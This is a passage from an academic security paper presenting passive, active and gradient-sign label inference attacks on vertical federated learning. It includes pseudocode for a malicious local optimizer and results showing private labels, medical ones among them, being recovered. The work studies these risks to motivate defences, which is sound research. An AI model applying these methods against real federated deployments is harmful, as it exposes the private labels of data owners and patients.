Based on the above findings, we propose a set of label inference attacks. To take advantage of the trained bottom model, we first introduce a passive label inference attack with "model completion". We show that with the help of a small amount of auxiliary labeled data, the malicious participant can fine-tune his/her trained bottom model into a complete label inference model in a semi-supervised manner. Experiments show that with only 70 auxiliary labeled samples, the passive label inference attack achieves an F1 score of 0.7614 on a real-world medical image dataset with tens of thousands of training samples. To increase the expressiveness of the malicious bottom model so as to further improve the attack performance, we further introduce an active label inference attack to trick the federated model to rely more on the malicious bottom model. Our experiment shows that the active attack successfully boosts the attack performance. Moreover, we use visualization techniques such as GradCAM [42] and t-SNE [46] to explain why the active label inference attack works. Then, we introduce a special direct label inference attack which infers labels by analyzing the signs of gradients from the server. It is only applicable when the VFL architecture is not designed with split learning [47]. Our experiments show that the direct label inference attack can achieve a label inference accuracy of 1.00 on every evaluated dataset.

Finally, we evaluate four possible defenses: noisy gradients, gradient compression, privacy-preserving deep learning [43] and discreteSGD. We find that though some of these defenses can mitigate the direct label inference attack, they are not effective for our passive and active label inference attacks. This motivates better defenses to enhance the privacy of VFL.

The main contributions of this paper are summarized as follows:

- To the best of our knowledge, we are the first to evaluate the privacy risks of VFL. We reveal and shed lights on the new label leakage issue of VFL.
- We present three types of label inference attacks against VFL, including the direct label inference attack, the passive label inference attack with model completion, and the active label inference attack with the malicious local optimizer. These attacks cover multiple practical VFL settings.
- We evaluate our attacks on various tasks with real-world datasets under both two-participant and multi-participant settings and achieve outstanding attack performance. Further, we share insights about the underlying working mechanism of the active label inference attack, and present readily comprehensible proofs. We also evaluate four possible defenses against our attacks and find that they are not effective, which motivates future work on better defenses.

2 Background

In this section, we briefly introduce HFL and VFL. They both have essential industrial applications. For example, HFL is used to improve the quality of virtual keyboard search suggestion without directly gathering user data [57]; VFL is used to train a joint model to predict traffic violations by a car rental service provider and a bank [52].

2.1 Horizontal Federated Learning

HFL is suitable for the situations where all participants' local datasets share the same feature space but differ in the sample space. For example, hospital A has the medical records of a group of citizens and labels of whether they have a kind of disease. Hospital B, located in another city, has the same kind of medical records and labels of another group of citizens. If the two hospitals aggregate all their samples, they can build a larger dataset and then train a more accurate model. However, directly sharing the private data of users is forbidden by law. This case reflects the dilemma of "horizontally isolated data". HFL can be applied to solve this dilemma.

In HFL, the server runs a global model, and every participant runs a local model. All local models share the same model architecture with the global model. One classic training algorithm of HFL is the model averaging [29]. In model averaging, for one training iteration, every participant trains his/her local model for several epochs on the local dataset, then submits the updated local model to the server; the server then averages every submitted local model to get the updated global model. In this way, participants can jointly train a global model without sharing their raw data [59].

2.2 Vertical Federated Learning

VFL [18, 28, 56] is designed for the situation where participants' datasets share the same sample space but differ in the feature space. For example, hospital A has CT scans of a group of patients and labels of whether they have lung cancer. Hospital B has MRI scans of the same group of patients. If these two hospitals put their data together, they can train a better ML model to predict lung cancer according to both CT and MRI scans. Unfortunately, they cannot directly share data or labels to each other – disclosing patients' private data to other organizations is strictly forbidden by law.

VFL is designed to solve this dilemma. There are two kinds of popular VFL architectures: VFL without model splitting and VFL with model splitting [47]. In both architectures, there is a trusted third-party server which preserves labels, and participants that have vertically partitioned data. Every training iteration of VFL can be divided into two steps. The first step is the federated forward propagation. All participants do local forward propagation using their local data and bottom models, then submit local outputs to the server. The server uses the aggregated outputs from all participants to compute the final prediction and then computes the corresponding loss value. The second step is the federated backward propagation. The server does backward propagation and computes the gradients of the loss w.r.t. the outputs from every participant. The gradients are sent back to every participant. Then each participant continues the federated backward propagation and updates its bottom model.

For VFL without model splitting, every participant runs a bottom model, and the server does not run any model. Each participant's bottom model gives an output; then, the server simply sums up all outputs to get the final output. For more detailed description of the training algorithm of VFL without model splitting, please refer to Appendix A. Actually, for VFL without model splitting, each participant *has access to the output layer*, which might bring a significant label leakage risk. We will introduce this risk in detail and show how to exploit it in Section 3.5.

VFL with model splitting is designed with the idea of split learning [47]. The whole ML model is split into a top model and some bottom models at a specific middle layer, referred to as the *cut layer*. As shown in Figure 1, every participant runs a bottom model that learns hidden representations of his/her local data. The server runs a top model to aggregate hidden representations from every participant, and then computes the final output. Backward propagation is completed by sharing gradients of the cut layer. For more detailed description of the training algorithm of VFL with model splitting, please refer to Appendix A. In VFL with model splitting, participants have no access to the last layer of the DNN. Therefore, the labels on the server are more secure.

After the training process is finished, input features and trained bottom models are still preserved by every participant. Hence, at the inference time, VFL requires all participants to get involved. This is different from the situations of HFL, where the trained global model is shared to every participant, and participants can do inference individually.

In real world applications, a fully trusted third-party server is hard to implement, thus the server in VFL is usually managed by one of the participants, as shown in Figure 1. In this architecture, there is one participant holding both labels and part of the vertically partitioned data. In addition to a bottom model, it also runs the top model. However, this architecture has no fundamental difference from the VFL with model splitting described above. Actually, this architecture suits best for the scenarios that one participant, who exclusively owns the labels but possesses few features, wants to improve its model performance by incorporating more features from other participants that might come from different business domains. Although the private labels never leave the hand of the participant, in the following, we show that they might still get leaked via label inference attacks.

3 Label Inference Attacks

In this section, we first share the insights on why VFL is vulnerable to label inference attacks, and then we design three kinds of label inference attacks based on the insights.

3.1 Possible Privacy Leakage in VFL

In the training process of VFL, participants and server do not exchange data or labels directly; instead, they exchange intermediate computation results. However, there are still risks of privacy leakage. We discover that the current design of VFL has inherent vulnerabilities to label inference attacks. In the following, we share our findings on two components of VFL that may cause label leakage: leakage from the trained bottom model and leakage from the gradients.

Leakage from the Trained Bottom Model. VFL with/without model splitting requires a bottom model trained locally by each participant to embed the input features to a latent space, which avoids the raw features being directly sent to the server. Additionally, this bottom model is within the full control of a potential adversarial participant during both the training and inference stages. Though this design protects the privacy of features from participants, it also empowers an adversary to infer the privately owned labels. The fundamental reason is that the bottom model is optimized by VFL to provide a more indicative feature representation to predict the labels. The expressiveness of a malicious bottom model depends on how well it got trained and how close it is to the final prediction layer. We will introduce two kinds of label inference attacks that exploit the expressiveness of the trained bottom model.

Leakage from the Gradients. In VFL, every participant can receive the gradients of the loss w.r.t. the outputs sent to the server. As the loss is computed by measuring the error between the predicted label and the ground-truth label, its gradients contain hidden information about labels. It can be further inferred that the closer a given layer is to the final prediction layer, its gradients contain more information about the labels. Therefore, instead of relying on the expressiveness of the trained bottom model, an adversary might be able to perform label inference attacks simply based on the received gradients. In this paper, we introduce a label inference attack by analyzing the sign of the received gradients under the setting of VFL without model splitting.

3.2 Threat Model

We assume that K participants (where $K \geq 2$) jointly train a ML model using the VFL framework described in Section 2.2. Each participant holds partial features for the ML model. We assume that the features held by each participant are useful for the prediction task, which is reasonable because only if a participant has valuable features, will it be allowed to join the VFL collaboration. The labels of the training dataset are privately owned by one participant. This participant also controls the server running the top model. One of the rest of the $K-1$ participants is the *adversary* with the goal to infer the privately owned labels. Note that the adversary's goal is to infer the labels of any interested samples, not just the ones in the training dataset.

An illustration of our label inference attacks is shown in Figure 1. At each training round, each participant receives the gradients of the loss w.r.t. his/her bottom model's outputs from the server, and then uses them to update his/her bottom model. The adversary can optionally exploit the received gradients to conduct attack in the training stage. Additionally, once the training process is over, each participant gets a trained bottom model. With the help of a small amount of auxiliary labeled samples, the adversary can further train a model for label inference based on the trained bottom model. Finally, to infer the label of an interested sample, the adversary also needs to have the sample features required by the trained bottom model.

3.3 Passive Label Inference Attack through Model Completion

Labels preserved by the server are considered to be well protected because any participant cannot access the top model. However, we demonstrate that an adversary can infer the labels based on his/her locally owned bottom model. As discussed in Section 3.1, the trained bottom model of an adversary can transform the features he/she owns to a very indicative representation to predict the labels. Therefore, the adversary can fine-tune the bottom model with an additional classification layer for label inference using a small amount of auxiliary labeled data. We name this attack as *the passive label inference attack through model completion*.

Model Completion. After the training process, the adversary gets his/her trained bottom model. Then, the adversary adds additionally randomly initialized layers on top of the trained bottom model to make a "complete model" for label inference. We refer to these additional layers as *the inference head*. We assume that the adversary has a small amount of auxiliary labeled data to fine-tune the complete model. Specifically, in our design, a few dozens of auxiliary labeled samples are usually sufficient, e.g., 40 auxiliary labeled samples versus 50,000 labeled training samples in our experiments. In practice, it is not hard for an adversary to obtain this small amount of labels. For example, if the adversary is a company, it can simply buy the labels from its employees. To mitigate the issue of limited auxiliary labeled data, the adversary can fine-tune the complete model in a semi-supervised manner. We choose the state-of-the-art semi-supervised learning algorithm MixMatch [5] for computer vision (CV) datasets and datasets with numerical or categorical features. Vanilla MixMatch uses various strategies, including training on pseudo labels, regularization, and data augmentation. However, in

Algorithm 1 Local malicious optimization of the adversary's bottom model

Require: Momentum parameter β, the gradient scaling factor's resetting parameter γ, maximum gradient scaling factor r_{max}, minimum gradient scaling factor r_{min}, learning rate η, initial bottom model parameters Θ, initial gradient velocity v.

1: **while** stopping criterion not met **do**
2: Receive G_{output} from the server
3: $G \leftarrow Backward(G_{output})$
4: **for** each parameter θ in Θ and its gradient g_θ in G **do**
5: $v_\theta \leftarrow \beta \cdot v_\theta + (1-\beta) \cdot g_\theta$
6: **if** is not the first criterion **then**
7: $r_\theta \leftarrow 1.0 + \gamma \cdot (v_\theta \div v_{last})$
8: $r_\theta \leftarrow Max(r_\theta, r_{min})$
9: $r_\theta \leftarrow Min(r_\theta, r_{max})$
10: $v_\theta \leftarrow r_\theta \cdot v_{last}$
11: **end if**
12: $v_{last} \leftarrow v_\theta$
13: $\theta \leftarrow \theta - \eta \cdot v_\theta$
14: **end for**
15: **end while**

implementation, we omit the part of data augmentation (such as image flipping, image random cropping) in MixMatch to make it suitable for tasks of other domains rather than just CV. Specially, for text datasets, we choose the state-of-the-art semi-supervised learning algorithm for natural language processing, MixText [8]. For more detailed description of the customized MixMatch algorithm, please refer to Appendix B.

Once the semi-supervised training is finished, the adversary gets a fully-trained complete model. This model can predict a label for every datum of the adversary. In this way, the adversary successfully infers the label of any interested sample with his/her available features, no matter whether the sample is within the training dataset or not. In the whole attack pipeline, the adversary keeps being "honest but curious", i.e., he/she strictly follows the rule of VFL both in the training and inference stages. We name this attack as *the passive label inference attack* as the adversary does not attack in the training or inference stage.

3.4 Active Label Inference Attack with the Malicious Local Optimizer

In this attack, we show that the adversary can actively trick the federated model to rely more on his/her bottom model so as to increase its expressiveness. With better expressiveness of the bottom model, the adversary can train a more accurate complete model for label inference. Here the adversary is assumed to actively do some malicious actions in the training stage.

Specifically, instead of using normal optimizers such as Adam or SGD with momentum, the adversary uses a specially designed malicious local optimizer. The key intuition is that the adversary can accelerate the gradient descent on his/her bottom model, and thus submits better features to the server in each iteration. Finally, it makes the top model rely more on the bottom model of the adversary rather than other participants. In other words, the adversary can maliciously scale up the learning rate when he/she trains his/her bottom model. However, there is a challenge: a larger learning rate does not always lead to more efficient gradient descent. An overly large learning rate deviates network parameters from the shortest path to a local optimum. For example, imagine that we are training a neural network by gradient descent, and the network is near a local minimum point in the parameter space; if we use an overly large learning rate for gradient descent, the network parameters will tend to oscillate around the local minimum point [45].

To address this challenge, we design an adaptive malicious local optimizer, which adaptively scales up the gradient of each parameter in the adversary's bottom model. The detailed algorithm of the malicious local optimizer is shown in Algorithm 1. G_{output} is the gradient of the loss w.r.t. the output of the adversary's bottom model. G is the gradients of the loss w.r.t. the parameters of the adversary's bottom model. For each parameter θ, r_θ is its adaptive gradient scaling factor, and v_θ is the exponential moving average of each scaled gradient in previous iterations (also known as the velocity). First, the adversary receives G_{output} from the server, then computes G by backward propagating G_{output} (line 2-3). Afterwards, v_θ is computed according to the definition of exponential moving average (line 5). Next, if it is not the first iteration, for each parameter θ and its gradient g_θ of the bottom model, r_θ is computed as $r_\theta \leftarrow 1.0 + \gamma \cdot (v_\theta \div v_{last})$, where γ is a hyperparameter set to 1.0 in our experiments and v_{last} is the value of v_θ in the last iteration (line 6-7). Further, r_θ is bounded by the maximum/minimum value to improve the stability of the algorithm (line 8-9), and then v_θ is scaled with r_θ (line 10). Finally, v_{last} is updated with v_θ, and then θ is updated with v_θ (line 12-13).

By using this mechanism, the malicious local optimizer scales up gradients with adaptive scaling factors. To illustrate how the adaptive scaling factor works, we take one parameter as a simplified case, which only has two optimization directions: increase or decrease. If the velocity (of this parameter) has an opposite sign with the velocity of the last iteration, it is considered an oscillation signal. Correspondingly, the malicious local optimizer will decrease the scaling factor. This intuition is similar to the classic optimization algorithm Rprop [40]. On the contrary, if the signs of the velocities remain the same in a series of iterations, it can be inferred that the parameter is steadily optimized in one direction. Then the malicious local optimizer will increase the scaling factor for faster optimization. Therefore, the adaptive malicious local optimizer is able to accelerate the gradient descent of the adversary's bottom model while avoiding the

negative influence of overly large local gradients.

By using the malicious local optimizer in the training stage, the adversary can obtain a trained bottom model with more hidden information about labels. We will visually prove this point in Section 5.3. Then the adversary can follow the model completion step in the passive inference attack to get the final label inference model. The active label inference attack is expected to boost the label inference accuracy and will be evaluated in Section 5.1.

3.5 Direct Label Inference Attack

Instead of relying on the trained bottom model, as discussed in Section 3.1, an adversary can also directly utilize the received gradients to infer the labels of the training examples. As a preliminary study, we only consider the VFL without model splitting. Under this setting, the adversary is able to receive the gradients of the final prediction layer. Taking such an advantage, he/she can directly infer labels by analyzing the signs of the gradients received from the server. We name this attack as *the direct label inference attack*. The idea is inspired by the work of Zhao et al. [60]. Their work focuses on the data reconstruction attack in HFL, but one step of their method is relevant to inferring labels. They demonstrated that the signs of the gradients in HFL can leak the labels of the training samples. We extend this idea to the field of VFL, and present mathematical analysis and experiments to demonstrate how the customized method works for label inference in VFL without model splitting. The direct label inference attack works for the mainstream loss functions used for the classification tasks, including the cross-entropy loss, the weighted cross-entropy loss, and the negative log likelihood loss.

Here we take the cross-entropy loss as an example. Generally, for the vertical federated model (without model splitting) trained with the cross-entropy loss, we have:

$$loss(x,c) = -log\frac{e^{\sum_k y_c^k}}{\sum_j e^{\sum_k y_j^k}} \tag{1}$$

where x is the features of one sample, and c is the ground-truth label. $y^k = [y_1^k, y_2^k, ...]$ is the activations of the output layer (logits) of the k^{th} participant's bottom model, and y_i^k is logits for the i^{th} class. $y = y^1 + y^2 + ... + y^K$ is the aggregated logits from K participants. Assuming that the adv^{th} participant is the adversary, then the gradient of the loss w.r.t. the i^{th} logit from the adversary is

$$\begin{aligned} g_i^{adv} = \frac{\partial loss(x,c)}{\partial y_i^{adv}} &= -\frac{\partial log e^{y_c^{adv}} - \partial log \sum_j e^{y_j^{adv}}}{\partial y_i^{adv}} \\ &= \begin{cases} -1 + \frac{e^{y_i^{adv}}}{\sum_j e^{y_j^{adv}}} & if\ i = c \\ \frac{e^{y_i^{adv}}}{\sum_j e^{y_j^{adv}}} & if\ i \neq c \end{cases} \end{aligned} \tag{2}$$

Table 1: Model architectures. "FCNN-3" refers to the 3-layer fully connected neural network.

Dataset	Bottom Model Architecture	Top Model Architecture
CIFAR-10	ResNet-18	FCNN-4
CIFAR-100	ResNet-18	FCNN-4
CINIC-10	ResNet-18	FCNN-4
Yahoo Answers	BERT	FCNN-4
Criteo	FCNN-3	FCNN-3
BHI	ResNet-18	FCNN-4

We have $g_i^{adv} < 0$ if $i = c$ and $g_i^{adv} > 0$ if $i \neq c$ because $\sum_j e^{y_j^{adv}} \in (0,1)$. Therefore, the sign of g_i^{adv} indicates whether the i^{th} label is the ground-truth label. As the server sends back g_i^{adv} to the adversary in every iteration, the adversary can infer the label of the current training sample by the sign of g_i^{adv}.

For the weighted cross-entropy loss, we have:

$$loss(x,c) = w_c \times (-log\frac{e^{\sum_k y_c^k}}{\sum_j e^{\sum_k y_j^k}}) \tag{3}$$

where w_c is the weight of the ground-truth label, and the definitions of other symbols are the same as above. Apparently, the new introduced weight $w_c (w_c > 0)$ has no impact on the fact that the sign of g_i^{adv} indicates whether the i^{th} label is the ground-truth label. As for the negative log likelihood loss, it is the same as the cross-entropy loss in practice.

To draw a conclusion, for VFL without model splitting, the adversary can directly infer labels from the signs of the gradients sent back by the server. The downside of this attack is that it is only able to infer the labels of training examples, as no gradients are available at the inference time. However, in order to infer the label of an arbitrary sample, the adversary can use the obtained labels of the training examples as auxiliary labeled data to further conduct the designed passive label inference attack.

4 Experimental Setup

4.1 Datasets and Model Architectures

We choose six datasets to evaluate our label inference attacks: CIFAR-10, CIFAR-100 [22], CINIC-10 [11], Yahoo Answers [39], Criteo [23] and Breast Histopathology Images Dataset (BHI) [32]. CIFAR-10 is selected for the convenience of later visualized analysis. CIFAR-100 is selected to prove the feasibility of our attacks on datasets with many class labels, e.g., 100 classes. CINIC-10, which is 4.5 times the size of CIFAR-10, is selected to prove that our attack is also effective on large datasets. Yahoo Answers is selected to prove that our method is applicable for various data types and model architectures, e.g., text data and BERT [12]. Criteo is a real-world dataset for predicting ad click-through rate, which is selected to show that our attack is applicable in commercial

Table 2: Attack performance of our passive and active label inference attacks. Since BHI is an unbalanced dataset, we use F1 score as the metric for evaluation. "Passive" or "Active" means that the VFL model is under the passive or active label inference attack.

Dataset	Train Set Size	Test Set Size	Number of Classes	Known Label Quantity Per Class	Metric	Attack Performance			
						Train Set		Test Set	
						Passive	Active	Passive	Active
CIFAR-10	50,000	10,000	10	4	Top-1 Acc	0.8024	**0.8484**	0.6299	**0.6342**
CIFAR-100	50,000	10,000	100	4	Top-5 Acc	0.6267	**0.6732**	0.4319	**0.4700**
CINIC-10	180,000	90,000	10	4	Top-1 Acc	0.7206	**0.7818**	0.5440	**0.5995**
Yahoo Answers	50,000	20,000	10	10	Top-1 Acc	0.6335	**0.6424**	0.6370	**0.6419**
Criteo	80,000	20,000	2	50	Top-1 Acc	0.6828	**0.6879**	0.6785	**0.6830**
BHI	69,181	17,296	2	35	F1 Score	0.7614	**0.7824**	0.7519	**0.7673**

scenarios where categorical features and continuous features are commonly used. BHI is a real-world medical dataset to demonstrate the threats of label inference attacks in medical scenarios. Table 1 shows an overview of the datasets and their corresponding neural network architectures. The choices of hyperparameters are based on the standard models from ML literature, and all models use initialization methods in [19].

To fit these datasets for the scenario of VFL, we need to preprocess them. For CV datasets with image classification tasks including CIFAR-10, CIFAR-100 and CINIC-10, each sample (an image) is cut in half from the middle line with each participant holding a half, as the common setting for experiments of VFL [26, 28]. For Criteo, the dataset with categorical and numerical features, we first project all features into a hash space of 2^{13} dimensions, then cut the feature dimensions in half, and then the benign participant and the adversary both holds 2^{12} dimensions. While splitting raw features before projecting them into the hash space is a more realistic approach on this dataset, we choose the approach above to guarantee that the features assigned to each participant are valuable for the original task to some extent, which is corresponding to the assumption described in Section 3.2. For Yahoo Answers, the dataset for text classification, each sample (one paragraph of text) is split into two paragraphs with each participant holding one of them. As for BHI, each patient in the dataset has several medical image patches. Thus, we use it for both *two-participant and multi-participant* experiments. In both settings, we assign the available image patches of a patient with the same label to each participant in a round-robin manner.

For more details of these datasets, please refer to Appendix C.

4.2 Experiment Environment and Parameter Settings

All experiments are performed on a workstation equipped with Intel(R) Xeon(R) CPU E5-2650 v4 @ 2.20GHz, 32GB RAM, and four NVIDIA GTX 1080Ti GPU cards. We use PyTorch to implement DNNs. We assume the adversary has 40, 400, 40, 100, 100 and 70 auxiliary labeled samples for CIFAR-10, CIFAR-100, CINIC-10, Yahoo Answers, Criteo and BHI, respectively. As for other parameter settings of the passive and active label inference attacks, please refer to Appendix D.

5 Attack Evaluation

5.1 Attack Performance

With the settings in Section 4, on all the six evaluated datasets, the federated models get good performance with respect to the original tasks (top-1 accuracy of 0.8280, 0.7369, 0.7167, 0.7132 on CIFAR-10, CINIC-10, Yahoo Answers and Criteo, respectively; 0.7511 top-5 accuracy on CIFAR-100; 0.8340 F1 score on BHI). Then, in this section, we evaluate the performance of our label inference attacks.

Performance of the Passive Label Inference Attack. The experimental results of the passive label inference attack on the six datasets are reported in Table 2. Our attack achieves good performance with the top-1 accuracy/F1 score of around 0.75 on CIFAR-10, CINIC-10 and BHI. On the datasets with more difficult tasks such as CIFAR-100 and Criteo, our attack still achieves a good performance with a top-5/top-1 accuracy of around 0.70. On Yahoo Answers, our attack achieves a top-1 accuracy of around 0.65. Considering that the state-of-the-art performance on Yahoo Answers is a top-1 accuracy of 0.7762 [44], the performance of our attack is as expected on this dataset. Further, we find that by exploiting the labels inferred by the passive attack, the adversary can even gain additional power to infer other private information related to the labels. For details, please refer to Appendix E.

Performance of the Active Label Inference Attack. To show that our active label inference attack can further boost the attack performance, we use the malicious local optimizer in Section 3.4 to update the adversary's bottom model in the training stage. The attack performance is shown in Table 2. On all the six datasets, the active label inference attack outperforms the passive label inference attack. For example, on CINIC-10, the active attack boosts the top-1 inference accuracy from 0.7206 to 0.7818 on the training dataset and from 0.5440 to 0.5995 on the testing dataset. The main rea-

son is that the malicious local optimizer can make the top model rely more on the adversary's bottom model, and thus the adversary's bottom model learns a more indicative feature representation to predict the labels. More analysis and proofs are presented in Section 5.3.

Comparison to the Direct Semi-supervised Learning. The key insight for our passive and active label inference attacks is that the bottom model of the adversary is trained to transform the input features to an indicative representation to predict the labels. To show the capability of the trained bottom model, we compare the label inference accuracy when the adversary uses the direct semi-supervised learning, i.e., the adversary uses the same model architecture but with a randomly initialized bottom model instead. The same semi-supervised training strategy is employed with the same amount of auxiliary labeled samples. For simplicity, we here use CIFAR-10 as an example dataset to conduct the evaluation. The results are reported in Table 3. It can be seen that our passive label inference attack achieves much better label inference accuracy than the direct semi-supervised learning. As a particular case in Table 3, when the adversary has only ten labeled samples, i.e., one labeled sample for each class, the top-1 inference accuracy of the direct semi-supervised learning is only 0.1157 on the training dataset. This is as expected because it is almost impossible for the direct semi-supervised learning to fit well with so few labeled samples. However, with the same ten labeled samples, our passive label inference attack achieves a good top-1 inference accuracy of 0.6554. This proves the inference capability of the trained bottom model, as the only difference between our passive label inference attack and the direct semi-supervised learning is whether the bottom model has been pre-trained. This experiment also explains why our passive attack based on model completion is effective even with few auxiliary labels. Firstly, the inference capability of the trained bottom model is strong. Secondly, the state-of-the-art semi-supervised learning algorithms further empower the inference ability of the attacker's complete model.

Performance of the Direct Label Inference Attack. As stated in Section 3.5, the direct label inference attack is applicable for VFL frameworks without model splitting and can only infer the labels of samples in the training dataset. We evaluate its performance on all the six datasets and our experiment shows that the direct label inference attack achieves a top-1 accuracy of 1.0000 on every dataset, which is as expected because the direct label inference attack is based on deterministic mathematical derivation.

Impact on the Performance of the Original Task of a VFL Model. To be stealthy, attacks against VFL should not degrade the performance of its original task evidently. The direct/passive label inference attack does not attack in the training stage, so there is no degradation on the federated model's performance on the original task. However, the active label inference attack may influence the performance of the original task, since it manipulates the training process. To evaluate the overhead of the active label inference attack, we conduct experiments to compare the original task's performance on the test datasets with/without the active label inference attack. The results are shown in Table 4. It can be seen that the active label inference attack has a very small impact on the performance of the original task. For example, on CIFAR-10, with the active attack, the federated model's top-1 accuracy on the original task decreases by 0.0141, while on Criteo, the decrease is only 0.0004. On BHI, the active attack even slightly boosts the federated model's F1 score on the original task, from 0.8340 to 0.8504. The underlying reason is that though the active label inference attack tricks the federated model to rely more on the adversary's bottom model, it does not "force" the federated model to do so. If the adversary's bottom model cannot be optimized to improve the performance of the federated model, as discussed in Section 3.4, the malicious local optimizer will catch the signal of oscillation and then gradually stop the active attack by automatically decreasing the gradient scaling factor.

Table 3: The impact of the amount of auxiliary labeled data on CIFAR-10, and the attack performance comparison between the passive label inference attack and the direct semi-supervised learning. Attack performance is measured by top-1 accuracy.

Known Label Quantity	Passive Label Inference		Direct Semi	
	Training Dataset	Test Dataset	Training Dataset	Test Dataset
10	**0.6554**	**0.5235**	0.1157	0.1138
20	**0.7080**	**0.5542**	0.1187	0.1166
40	**0.8024**	**0.6299**	0.1698	0.1683
120	**0.8406**	**0.6305**	0.1866	0.1846
320	**0.8544**	**0.6392**	0.3286	0.3218

Table 4: The impact of the active label inference attack on the performance of the original task.

Dataset	Metric	Model Performance under:	
		No Attack	Active Attack
CIFAR-10	Top-1 Acc	**0.8280**	0.8139
CIFAR-100	Top-5 Acc	**0.7511**	0.7500
CINIC-10	Top-1 Acc	0.7369	**0.7400**
Yahoo Answers	Top-1 Acc	**0.7167**	0.7120
Criteo	Top-1 Acc	**0.7132**	0.7128
BHI	F1 Score	0.8340	**0.8504**

5.2 Sensitivity Evaluation

In this subsection, we study various of factors that may affect the performance of our passive and active attacks. Experimental results of more sensitivity evaluations can be found in the supplementary material of this paper [14].

Impact of the Quantity of the Adversary's Features. Our passive or active label inference attack trains a complete model based on the adversary's bottom model. Then the complete model is used to infer labels, taking the adversary's




Figure 2: The impact of the quantity of the adversary's features.





Figure 3: Performance of the active attack in multi-party setting on BHI.

available local data as input. Therefore, the quantity of the adversary's local features could determine the upper bound of the attack performance. We conduct experiments on Criteo to investigate the impact of the adversary's feature quantity. All the 2^{13} feature dimensions are firstly randomly sorted. Then, different fractions of the feature dimensions are assigned to the adversary. The upper bound is obtained using all the labels to directly train an inference model with the adversary's features. As shown in Figure 2, the adversary can hardly infer labels when he/she has only 12.5% of the features with the passive attack. However, with the active attack, the top-1 inference accuracy is boosted to around 0.60. When the adversary has over 35% of the features, the top-1 inference accuracy of both attacks is above 0.65. Further, as expected, the inference performance of both attacks is within the upper bound. We can draw three conclusions from this evaluation. First, generally, the more features the adversary has, the better the attack performance is. Second, our active label inference attack steadily outperforms the passive label inference attack, even when the adversary has a small quantity of features. Third, the attack performance of the passive or active attack is limited within the upper bound determined by the quantity of the adversary's features.

Amount of Auxiliary Labeled Data. Our passive and active label inference attacks need additional labeled samples to train the complete model via semi-supervised learning. The amount of available auxiliary labeled data may impact the attack performance. Therefore, we evaluate the accuracy of our passive label inference attack on CIFAR-10 with different amounts of auxiliary labeled samples. As shown in Table 3, more auxiliary labeled samples indeed increase the attack accuracy. However, as the number of auxiliary labeled samples grows, the attack accuracy increases more and more slowly. In practice, an attacker does not need a large amount of auxiliary labeled samples to get a reasonable attack accuracy. For example, 40 auxiliary labeled samples, which is much smaller comparing with the 50,000 training samples, help the passive attack reach a top-1 accuracy of 0.8024.

Multi-participant Experiment. As the number of participants increases in VFL, the contribution from each participant might be weakened. This indicates that the latent feature representation from an adversary might also be less indicative

Table 5: GradCAM visualization of the passive and active label inference attacks on CIFAR-10. The left half of image is the datum of the adversary.

Original Image in CIFAR-10	
GradCAM under Passive Label Inference Attack	
GradCAM under Active Label Inference Attack	

for label inference. To study this factor, we evaluate the performance of our active label inference attack with different number of participants on the BHI dataset. The input features are evenly divided among the participants.

As shown in Figure 3, the performance of the active label inference attack, measured by the F1 score, degrades when the number of participants increases. This is consistent with our expectation, as the top model's reliance on the features provided by the adversary's bottom model degrades. However, the F1 score of the active label inference attack is still over 0.70 when there are up to eight participants. When there are ten participants, the F1 score drops to around 0.60, while it is worth to mention that different from HFL, which may involve hundreds of participants in practice, VFL in practice usually has only several participants with two-participant VFL as the most common case [7]. The situations where a large number of participants join in VFL is rare.

Even under the multi-participant scenario, we find that the adversary can add overlapping features to his/her bottom model to boost the attack performance. VFL assumes that the features from the participants are disjoint and indeed participants usually agree on the feature set that each one should provide. However, in practice, it is very common for two participants to have overlapping features, e.g., a bank and a financial company are very likely to both have user income features. Therefore, the adversary can maliciously add the overlapping features to its bottom model to have better capability of inferring the labels. In our experiments with ten




Figure 4: t-SNE projection of the outputs of the adversary's bottom model. Different color represents different labels.

participants, the adversary can only achieve a F1 score of 0.6446, if the features are evenly assigned to the participants. However, if the adversary intentionally adds 2 overlapping features, the F1 score is boosted to 0.7638.

5.3 Why the Active Label Inference Attack Works

To better understand how the active label inference attack boosts attack performance compared to the passive label inference attack, we use a visualization tool, GradCAM [42], on CIFAR-10. GradCAM can highlight the important regions in the image for predicting the class. We find that if the adversary uses the malicious local optimizer to update his/her bottom model in the training stage, the top model will pay more attention to the adversary's local data in the end. Table 5 shows some image samples in CIFAR-10 and their GradCAM results under the passive and active label inference attacks. As described in Section 4.1, the left half of the image is the datum of the adversary, while the right half of the image is the datum of the benign participant. It can be seen that after training with the malicious local optimizer, the whole federated model relies more on the datum of the adversary.

